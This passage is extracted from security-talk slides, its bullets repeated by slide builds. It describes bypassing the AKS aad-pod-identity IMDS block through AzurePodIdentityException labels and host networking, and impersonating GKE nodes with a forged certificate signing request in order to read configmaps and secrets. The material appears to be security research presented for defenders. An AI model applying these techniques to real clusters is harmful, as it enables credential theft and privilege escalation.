concerns.
[...]”*

AKS

Pod Identity

Caveats everywhere

*“Running aad-pod-identity in a cluster with **Kubenet** is not a recommended configuration due to security concerns.
[...]"*

AKS

Pod Identity

Caveats everywhere

*“Running aad-pod-identity in a cluster with **Kubenet** is not a recommended configuration due to **security concerns**. [...]”*

AKS

Pod Identity

Caveats everywhere

AKS

Pod Identity

Caveats everywhere

- Kubenet is the default CNI in AKS

AKS

Pod Identity

Caveats everywhere

- **Kubenet** is the default CNI in AKS

AKS

Pod Identity

Caveats everywhere

- Kubenet is the **default** CNI in AKS

AKS

Pod Identity

Caveats everywhere

- Kubenet is the **default** CNI in AKS
- Can't change a CNI for existing clusters

AKS

Pod Identity

Caveats everywhere

- Kubenet is the **default** CNI in AKS
- **Can't change** a CNI for existing clusters

AKS

Pod Identity

Caveats everywhere

- Kubenet is the **default** CNI in AKS
- **Can't change** a CNI for existing clusters
- **Not unique** to CNIs, you must be aware of such caveats before creating clusters

AKS

Pod Identity

Caveats everywhere

- Kubenet is the **default** CNI in AKS
- **Can't change** a CNI for existing clusters
- **Not unique** to CNIs, you must be aware of such caveats before creating clusters
- Some caveats are documented after-the-fact

AKS

Pod Identity

Caveats everywhere

- Kubenet is the **default** CNI in AKS
- **Can't change** a CNI for existing clusters
- **Not unique** to CNIs, you must be aware of such caveats before creating clusters
- Some caveats are documented **after-the-fact**

AKS

Pod Identity

AKS

Pod Identity

Bypassing the IMDS block

AKS

Pod Identity

Bypassing the IMDS block

AKS

Pod Identity

Bypassing the IMDS block

```
1 $> k get azurepodidentityexceptions.aadpodidentity.k8s.io
2   -A
3   -o yaml
4
5 apiVersion: v1
6 items:
7 - apiVersion: aadpodidentity.k8s.io/v1
8   kind: AzurePodIdentityException
9   metadata:
10    name: mic
11    namespace: default
12   spec:
13     podLabels:
14       app: mic
15       app.kubernetes.io/component: mic
```

AKS

Pod Identity

Bypassing the IMDS block

```
1 $> k get azurepodidentityexceptions.aadpodidentity.k8s.io
2   -A
3   -o yaml
4
5 apiVersion: v1
6 items:
7 - apiVersion: aadpodidentity.k8s.io/v1
8   kind: AzurePodIdentityException
9   metadata:
10    name: mic
11    namespace: default
12   spec:
13     podLabels:
14       app: mic
15       app.kubernetes.io/component: mic
```

AKS

Pod Identity

Bypassing the IMDS block

```
6  apiVersion: aadpodidentity.k8s.io/v1
7  - kind: AzurePodIdentityException
8
9   metadata:
10    name: mic
11    namespace: default
12
13   spec:
14     podLabels:
15       app: mic
16       app.kubernetes.io/component: mic
17       component: mic
18
19   - apiVersion: aadpodidentity.k8s.io/v1
20   - kind: AzurePodIdentityException
21   - metadata:
22     name: aks-addon-exception
23
24   - spec:
25     podLabels:
26       app: aks-addon-exception
27       app.kubernetes.io/component: aks-addon-exception
28       component: aks-addon-exception
```

AKS

Pod Identity

Bypassing the IMDS block

```
10  name: mic
11  namespace: default
12 spec:
13   podLabels:
14     app: mic
15     app.kubernetes.io/component: mic
16     component: mic
17 - apiVersion: aadpodidentity.k8s.io/v1
18 kind: AzurePodIdentityException
19 metadata:
20   name: aks-addon-exception
21   namespace: kube-system
22 spec:
23   podLabels:
24     kubernetes.azure.com/managedby: aks
```

AKS

Pod Identity

Bypassing the IMDS block

AKS

Pod Identity

Bypassing the IMDS block

- If an attacker can:

AKS

Pod Identity

Bypassing the IMDS block

- If an attacker can:
- Create / modify AzurePodIdentityException

AKS

Pod Identity

Bypassing the IMDS block

- If an attacker can:
- Create / modify [AzurePodIdentityException](#)

AKS

Pod Identity

Bypassing the IMDS block

- If an attacker can:
- Create / modify **AzurePodIdentityException**
- Create pods in the default / kube-system namespace

AKS

Pod Identity

Bypassing the IMDS block

- If an attacker can:
- Create / modify **AzurePodIdentityException**
- Create pods in the default / kube-system namespace
- Modify pod labels

AKS

Pod Identity

Bypassing the IMDS block

- If an attacker can:
- Create / modify **AzurePodIdentityException**
- Create pods in the default / kube-system namespace
- Modify pod **labels**

AKS

Pod Identity

Bypassing the IMDS block

- If an attacker can:
- Create / modify **AzurePodIdentityException**
- Create pods in the default / kube-system namespace
- Modify pod **labels**
- Run code on pod with host networking

AKS

Pod Identity

Bypassing the IMDS block

- If an attacker can:
- Create / modify **AzurePodIdentityException**
- Create pods in the default / kube-system namespace
- Modify pod **labels**
- Run code on pod with host networking
- They can bypass IMDS blocks, assume any managed-identity assigned to the VM

AKS

Pod Identity

Bypassing the IMDS block

- If an attacker can:
- Create / modify **AzurePodIdentityException**
- Create pods in the default / kube-system namespace
- Modify pod **labels**
- Run code on pod with host networking
- They can **bypass** IMDS blocks, assume any managed-identity assigned to the VM

AKS

Pod Identity

Bypassing the IMDS block

- If an attacker can:
- Create / modify **AzurePodIdentityException**
- Create pods in the default / kube-system namespace
- Modify pod **labels**
- Run code on pod with host networking
- They can **bypass** IMDS blocks, assume any **managed-identity** assigned to the VM

AKS

Pod Identity

AKS

Pod Identity

AKS

AKS

Workload Identity

AKS

Workload Identity

*“ ! IMPORTANT[...] we are planning to replace
AAD Pod Identity with Azure Workload Identity.”*

AKS

Workload Identity

AKS

Workload Identity

*“This approach [...]
Removes the need for pods that intercept
Instance Metadata Service (IMDS) traffic.”*

AKS

Workload Identity

“This approach [...]

*Removes the need for pods that intercept
Instance Metadata Service (IMDS) traffic.”*

AKS

Workload Identity

AKS

Workload Identity



AKS

AKS

Gotta Make Room For Other Clouds

GKE

Google Kubernetes Engine

GKE

Impersonating Kubernetes Nodes

GKE

Impersonating Kubernetes Nodes

- Reminder - joining nodes to a cluster

GKE

Impersonating Kubernetes Nodes

- Reminder - joining nodes to a cluster
- VM stores static bootstrap token / client cert + key

GKE

Impersonating Kubernetes Nodes

- Reminder - joining nodes to a cluster
- VM stores static **bootstrap token** / client cert + key

GKE

Impersonating Kubernetes Nodes

- Reminder - joining nodes to a cluster
- VM stores static **bootstrap token** / client cert + key
- Kubelet uses ^ to create an identity for the node

GKE

Impersonating Kubernetes Nodes

- Reminder - joining nodes to a cluster
- VM stores static **bootstrap token** / client cert + key
- Kubelet uses ^ to create an identity for the node
- Nodes are part of the system:nodes group

GKE

Impersonating Kubernetes Nodes

- Reminder - joining nodes to a cluster
- VM stores static **bootstrap token** / client cert + key
- Kubelet uses ^ to create an identity for the node
- Nodes are part of the **system:nodes** group

GKE

Impersonating Kubernetes Nodes

- Reminder - joining nodes to a cluster
- VM stores static **bootstrap token** / client cert + key
- Kubelet uses ^ to create an identity for the node
- Nodes are part of the **system:nodes** group
- Nodes use their identity to manage their pods

GKE

Impersonating Kubernetes Nodes

- Reminder - joining nodes to a cluster
- VM stores static **bootstrap token** / client cert + key
- Kubelet uses ^ to create an identity for the node
- Nodes are part of the **system:nodes** group
- Nodes use their identity to **manage their pods**

GKE

Impersonating Kubernetes Nodes

- Reminder - joining nodes to a cluster
- VM stores static **bootstrap token** / client cert + key
- Kubelet uses ^ to create an identity for the node
- Nodes are part of the **system:nodes** group
- Nodes use their identity to **manage their pods**
- They can also read all configmaps, pod, node specs

GKE

Impersonating Kubernetes Nodes

- Reminder - joining nodes to a cluster
- VM stores static **bootstrap token** / client cert + key
- Kubelet uses ^ to create an identity for the node
- Nodes are part of the **system:nodes** group
- Nodes use their identity to **manage their pods**
- They can also **read all configmaps**, pod, node specs

GKE

Impersonating Kubernetes Nodes

- Reminder - joining nodes to a cluster
- VM stores static **bootstrap token** / client cert + key
- Kubelet uses ^ to create an identity for the node
- Nodes are part of the **system:nodes** group
- Nodes use their identity to **manage their pods**
- They can also **read all configmaps, pod, node specs**

GKE

Impersonating Kubernetes Nodes

- Reminder - joining nodes to a cluster
- VM stores static **bootstrap token** / client cert + key
- Kubelet uses ^ to create an identity for the node
- Nodes are part of the **system:nodes** group
- Nodes use their identity to **manage their pods**
- They can also **read all configmaps, pod, node specs**

GKE

Impersonating Kubernetes Nodes

- Reminder - joining nodes to a cluster
- VM stores static **bootstrap token** / client cert + key
- Kubelet uses ^ to create an identity for the node
- Nodes are part of the **system:nodes** group
- Nodes use their identity to **manage their pods**
- They can also **read all configmaps, pod, node specs**
- And all secrets mounted on pods they run

GKE

Impersonating Kubernetes Nodes

- Reminder - joining nodes to a cluster
- VM stores static **bootstrap token** / client cert + key
- Kubelet uses ^ to create an identity for the node
- Nodes are part of the **system:nodes** group
- Nodes use their identity to **manage their pods**
- They can also **read all configmaps, pod, node specs**
- And all **secrets** mounted on pods they run

GKE

Impersonating Kubernetes Nodes

- Reminder - joining nodes to a cluster
- VM stores static **bootstrap token** / client cert + key
- Kubelet uses ^ to create an identity for the node
- Nodes are part of the **system:nodes** group
- Nodes use their identity to **manage their pods**
- They can also **read all configmaps, pod, node specs**
- And all **secrets** mounted on pods **they run**

GKE

Impersonating Kubernetes Nodes

GKE

Impersonating Kubernetes Nodes

VM



GKE

Impersonating Kubernetes Nodes



1. Create a key-pair for the node's identity



GKE

Impersonating Kubernetes Nodes




1. Create a key-pair for the node's identity
2. Create a certificate-signing-request for the node



GKE

Impersonating Kubernetes Nodes




1. Create a key-pair for the node's identity
2. Create a certificate-signing-request for the node



GKE

Impersonating Kubernetes Nodes




1. Create a key-pair for the node's identity
2. Create a certificate-signing-request for the node



GKE

Impersonating Kubernetes Nodes



GKE

Impersonating Kubernetes Nodes

GKE

Impersonating Kubernetes Nodes

If we can impersonate the identity of a node

GKE

Impersonating Kubernetes Nodes

If we can **impersonate** the identity of a node

GKE

Impersonating Kubernetes Nodes

If we can **impersonate** the **identity** of a node

GKE

Impersonating Kubernetes Nodes

If we can **impersonate** the **identity** of a node , we could read all configmaps, node, pod specs in the cluster.

GKE

Impersonating Kubernetes Nodes

If we can **impersonate** the **identity** of a node , we could read all **configmaps**, node, pod specs in the cluster.

GKE

Impersonating Kubernetes Nodes

If we can **impersonate** the **identity** of a node , we could read all **configmaps**, **node**, **pod specs** in the cluster.

GKE

Impersonating Kubernetes Nodes

If we can **impersonate** the **identity** of a node , we could read all **configmaps, node, pod specs** in the cluster.

GKE

Impersonating Kubernetes Nodes

If we can **impersonate** the **identity** of a node , we could read all **configmaps**, **node**, **pod specs** in the cluster.
And all secrets of pods bound to that node.

GKE

Impersonating Kubernetes Nodes

If we can **impersonate the identity** of a node , we could read all **configmaps, node, pod specs** in the cluster.
And all **secrets** of pods bound to that node.

GKE

